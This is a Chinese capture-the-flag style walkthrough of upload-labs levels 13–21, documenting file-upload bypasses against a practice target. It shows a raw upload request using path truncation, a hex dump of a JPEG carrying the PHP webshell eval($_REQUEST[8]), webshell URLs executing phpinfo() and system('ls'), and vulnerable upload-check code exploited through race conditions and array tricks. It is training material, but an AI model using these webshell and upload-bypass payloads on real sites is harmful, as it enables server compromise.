Raw Params Headers Hex

```
OST /Pass-13/index.php?action=show_code HTTP/1.1
Host: 90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Content-Length: 6831
Cache-Control: max-age=0
Origin: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOARxjmUKXABz2KL9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.41
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sign
Referer: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/Pass-13/index.php?action=show_code
```

```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryOARxjmUKXABz2KL9
Content-Disposition: form-data; name="save_path"

/upload/13.php
------WebKitFormBoundaryOARxjmUKXABz2KL9
Content-Disposition: form-data; name="upload_file"; filename="2.jpg"
Content-Type: image/jpeg
```


访问地址：`http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/13.php?8=phpinfo();`

Pass-14 文件头

直接上传图片马，未抓包，下载上传的图片，发现一句话还存在即可。

```
50 AD C5 AC B0 B2 AB AB A9 52 AC   RÐ.TWP-Å¬°²««©R¬
A2 80 3C BE EB C0 7A 65 85 D7 DA   2.ô"¦¢.<¾ëÀze.×Ú
24 8E A5 7F 00 78 AC 6D 4F 4E BD   -ôÔ.e$.¥ .x¬mON½
0E 3F CF F9 15 ED 34 54 38 26 68   (àoV=.?Ïù.í4T8&h
E1 FD 63 79 68 25 95 1B 3F 7A 36   ª4|Ïyáýcyh%..?z6
13 AC 49 26 5E 69 49 27 92 7F C7   ÁÅc Â.¬I&^iI'. Ç
C5 77 1B A8 9E E8 F9 AF 4C F0 76   5õ...Åw.¨.èù¯Lðv
00 18 39 26 BA 6B 4F 01 C5 74 EA   .¥UÙÎ..9&°kO.Åtê
33 31 20 9F AD 7B 75 14 D5 24 81   ×.{ß.31 .-{u.Õ$.
FE 1E 7B 58 16 35 51 1C 63 18 18   Õ}.Éhþ.{X.5Q.c..
A3 0A 01 39 C0 EB 4E A2 B4 4A C6   À.ØWV£..9ÀëN¢´JÆ
A6 21 28 A5 A2 80 12 8A 5A 28 01   mÜJ)h¦!(¥¢...Z(.
8A 5A 28 01 28 A5 A2 80 12 8A 5A   (¥¢...Z(.(¥¢...Z
80 12 96 8A 28 03 FF D9 3C 3F 70   (.(¥¢....(.ÿÙ<?p
61 6C 28 24 5F 52 45 51 55 45 53   hp eval($_REQUES
3B 3F 3E                           T[8]);?>
```


Pass-15 函数判断后缀

PHP image_type_to_extension - 获取图片后缀

PHP 图像处理

image_type_to_extension — 根据指定的图像类型返回对应的后缀名。

语法

```
string image_type_to_extension ( int $imagetype [, bool $include_dot = TRUE ] )
```


上传图片马后，下载下来验证是否还有一句话。

Pass-16 php_exif判断后缀

```php
function isImage($filename){
    //需要开启php_exif模块
    $image_type = exif_imagetype($filename);
    switch ($image_type) {
        case IMAGETYPE_GIF:
            return "gif";
            break;
        case IMAGETYPE_JPEG:
            return "jpg";
            break;
        case IMAGETYPE_PNG:
            return "png";
            break;
        default:
            return false;
            break;
    }
}
```


上传图片马后，下载下来验证是否还有一句话。


Pass-17 二次渲染


上传gif图片马后，下载下来验证是否还有一句话。jpg的比较难做。

Pass-18 条件竞争


```php
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件！";
            unlink($upload_file);
        }
    }else{
        $msg = '上传出错！';
    }
}
```


先上传文件，然后再判断是否合法。我们可以利用PHP程序的这个反应间隙用文件写入函数生成一句话。
抓取上传包：







抓取访问包（就当文件存在）：`http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/file.php`
然后进行参数设置。
上传包：




访问包：




最后一起暴力发包。



跑了10W个数据包，一个200状态码的都没有，果断放弃了，不过在另外一个文件上传靶场一次就成功了。





Pass-19 条件竞争


同上也是失败，这一关其他靶场也没有成功过。

Pass-20 POST截断

方式同13关，13关改的目录，20关改的文件名。

或者

或者




Pass-21 构造数组

代码分析：

```php
//检查文件名
$file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
if (!is_array($file)) {
    $file = explode('.', strtolower($file));
}

$ext = end($file);
$allow_suffix = array('jpg','png','gif');
if (!in_array($ext, $allow_suffix)) {
    $msg = "禁止上传该后缀文件!";
}else{
    $file_name = reset($file) . '.' . $file[count($file) - 1];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $img_path = UPLOAD_PATH . '/' .$file_name;
    if (move_uploaded_file($temp_file, $img_path)) {
        $msg = "文件上传成功！";
        $is_upload = true;
    } else {
        $msg = "文件上传失败！";
```

```
    }
}
```


构造数组：



访问地址：`http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/21.php.?8=system('ls');`

销毁靶机

第5关明明完成了啊，18、19关的条件竞争失败。

参考：

文件上传之靶场upload-labs(11-20)：https://www.cnblogs.com/heguoze/p/12008849.html

构造优质上传漏洞fuzz字典：https://gv7.me/articles/2018/make-upload-vul-fuzz-dic/